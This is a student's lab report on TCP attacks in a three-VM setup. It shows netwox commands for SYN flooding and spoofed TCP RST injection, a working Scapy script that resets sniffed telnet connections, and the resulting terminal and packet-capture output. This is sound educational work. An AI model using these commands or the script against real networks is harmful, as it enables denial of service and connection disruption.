
INTERNET SECURITY – TCP ATTACKS LAB

Akarsh Shetty Umesh Mudelkadi
317752264


In the lab I will be referring VM's as VM1, VM2, VM3:
VM1 -IP(10.0.2.15) - MAC(08:00:27:bc:e1:27) - Attacker
VM2 -IP(10.0.2.4) - MAC(08:00:27:75:b4:1a) - Server
VM3 -IP(10.0.2.5) – MAC (08:00:27:ad:68:6e) - Observer

3.1 Task 1: SYN Flooding Attack:


a)SYN cookie countermeasure being ON :



```
[02/26/2019 23:19]Mudelkadi@VM1:~$ sudo netwox 76 -i "10.0.2.4" -p "23'
```



```
[02/26/2019 23:21]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             249.97.195.94:25066     SYN_RECV
tcp        0      0 10.0.2.4:23             251.225.212.19:3218     SYN_RECV
tcp        0      0 10.0.2.4:23             253.70.196.173:28266    SYN_RECV
tcp        0      0 10.0.2.4:23             247.59.208.8:7890       SYN_RECV
tcp        0      0 10.0.2.4:23             246.104.205.119:8660    SYN_RECV
tcp        0      0 10.0.2.4:23             246.148.10.12:26891     SYN_RECV
tcp        0      0 10.0.2.4:23             242.113.44.193:6987     SYN_RECV
tcp        0      0 10.0.2.4:23             247.219.140.2:16520     SYN_RECV
tcp        0      0 10.0.2.4:23             249.66.36.251:33831     SYN_RECV
tcp        0      0 10.0.2.4:23             240.183.110.220:9362    SYN_RECV
tcp        0      0 10.0.2.4:23             250.1.244.151:46053     SYN_RECV
tcp        0      0 10.0.2.4:23             250.113.50.27:42103     SYN_RECV
tcp        0      0 10.0.2.4:23             249.150.75.78:53716     SYN_RECV
tcp        0      0 10.0.2.4:23             252.71.65.44:46624      SYN_RECV
tcp        0      0 10.0.2.4:23             244.175.35.129:45121    SYN_RECV
tcp        0      0 10.0.2.4:23             250.231.110.125:19761   SYN_RECV
tcp        0      0 10.0.2.4:23             250.3.242.62:33478      SYN_RECV
```





```
[02/26/2019 23:13]Mudelkadi@VM3:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Feb 26 20:48:54 EST 2019 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```


Observation: Even after trying the SYN flooding attack at VM2 from VM1 using Netwox command, I could still telnet to VM2 from VM3.

Explanation: Since the SYN cookies counter measure was not turned off, the attack couldn't take place successfully.

b) SYN cookie countermeasure being OFF :


```
[02/26/2019 23:04]Mudelkadi@VM1:~$ sudo netwox 76 -i "10.0.2.4" -p "23"
```


```
[02/26/2019 23:11]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             252.223.105.101:3901    SYN_RECV
tcp        0      0 10.0.2.4:23             244.215.26.243:1454     SYN_RECV
tcp        0      0 10.0.2.4:23             249.236.112.11:50360    SYN_RECV
tcp        0      0 10.0.2.4:23             244.161.225.196:24665   SYN_RECV
tcp        0      0 10.0.2.4:23             240.236.248.111:59374   SYN_RECV
tcp        0      0 10.0.2.4:23             245.212.150.89:58204    SYN_RECV
tcp        0      0 10.0.2.4:23             240.103.124.193:58348   SYN_RECV
tcp        0      0 10.0.2.4:23             248.207.3.221:49019     SYN_RECV
tcp        0      0 10.0.2.4:23             240.207.181.247:25713   SYN_RECV
tcp        0      0 10.0.2.4:23             245.28.198.215:21753    SYN_RECV
tcp        0      0 10.0.2.4:23             255.121.33.191:25250    SYN_RECV
tcp        0      0 10.0.2.4:23             254.221.57.222:5478     SYN_RECV
tcp        0      0 10.0.2.4:23             254.150.12.103:10679    SYN_RECV
tcp        0      0 10.0.2.4:23             247.252.37.73:39706     SYN_RECV
tcp        0      0 10.0.2.4:23             241.117.112.130:28822   SYN_RECV
tcp        0      0 10.0.2.4:23             251.11.15.153:42580     SYN_RECV
```



```
[02/26/2019 23:09]Mudelkadi@VM3:~$ telnet 10.0.2.4
Trying 10.0.2.4...
telnet: Unable to connect to remote host: Connection timed out
[02/26/2019 23:13]Mudelkadi@VM3:~$
```


Observation: After trying SYN flooding using netwox command and turning the SYN cookies OFF, I couldn't telnet to VM2 from VM3.

Explanation: Since the VM2's syn queue gets fully filled with connections having SYN_RECV states, we cannot have a new telnet connection created from any machine to VM2.

3.2 Task 2: TCP RST Attacks on telnet and ssh Connections


a) TCP RST using netwox


```
[02/27/2019 00:14]Mudelkadi@VM3:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 27 00:02:42 EST 2019 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```




```
[02/27/2019 00:14]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.5:56978          ESTABLISHED
```


Observation: Created telnet connection between VM3 and VM2.



```
[02/27/2019 00:14]Mudelkadi@VM1:~$ sudo netwox 78 -d "enp0s3" -f "host 10.0.2.4
-i "10.0.2.5"
```



```
3 packages can be updated.
0 updates are security updates.

[02/27/2019 00:15]Mudelkadi@VM2:~$ lConnection closed by foreign h
ost.
```




```
[02/27/2019 00:15]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```


Observation: TCP connection between VM3 and VM2 gets broken.

Explanation: After sending TCP RST packet from VM1 to VM2 using command - sudo netwox 78 -d "enp0s3" -f "host 10.0.2.4" -i "10.0.2.5" saying its from VM3, the tcp connection between VM3 and VM2 gets broken.

b) TCP RST using Scapy:




```
[02/27/2019 14:13]Mudelkadi@VM3:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb 27 12:42:00 EST 2019 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```



```
[02/27/2019 14:14]Mudelkadi@VM2:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.5:56992          ESTABLISHED
```


Observation: TCP connection is established between 10.0.2.4 and 10.0.2.5

Code:




```
from scapy.all import *

def attack(p):
        s=p[TCP].seq
        a=p[TCP].ack
        payload=len(p[TCP].payload)
        dpt=p[TCP].sport
        spt=p[TCP].dport
        ip = IP(src="10.0.2.4", dst="10.0.2.5")
        tcp = TCP(sport=spt, dport=dpt, flags="AR", seq=a, ack=s+payload,window=0
)
        pkt=ip/tcp
        send(pkt,verbose=0)

p=sniff(filter="tcp dst port 23",prn=attack)
```


Screenshots:




```
^C[02/27/2019 14:18]Mudelkadi@VM1:~$ sudo python tcp_RST.py
```




```
3 packages can be updated.
0 updates are security updates.

[02/27/2019 14:14]Mudelkadi@VM2:~$ ^C
[02/27/2019 14:15]Mudelkadi@VM2:~$ lConnection closed by foreign host.
```



```
109 2019-02-27 12:43:58.4811382… 10.0.2.4          10.0.2.5          TC
110 2019-02-27 12:43:58.4951768… 10.0.2.4          10.0.2.5          TC
111 2019-02-27 12:43:58.5066688… 10.0.2.4          10.0.2.5          TC
112 2019-02-27 12:43:58.5177748… 10.0.2.4          10.0.2.5          TC
```



```
TCP         66 56992 → 23 [ACK] Seq=2234187486 Ack=1892843993 Win=29312 Len=
TELNET      67 Telnet Data ...
TELNET      67 Telnet Data ...
TCP         66 56992 → 23 [ACK] Seq=2234187487 Ack=1892843994 Win=29312 Len=
ARP         42 Who has 10.0.2.5? Tell 10.0.2.15
ARP         60 10.0.2.5 is at 08:00:27:ad:68:6e
TCP         54 56992 → 23 [RST, ACK] Seq=1892843993 Ack=2234187487 Win=0 Len
TCP         54 56992 → 23 [RST, ACK] Seq=1892843994 Ack=2234187487 Win=0 Len
TCP         54 56992 → 23 [RST, ACK] Seq=2234187487 Ack=1892843993 Win=0 Len
TCP         54 56992 → 23 [RST, ACK] Seq=2234187487 Ack=1892843994 Win=0 Len
```

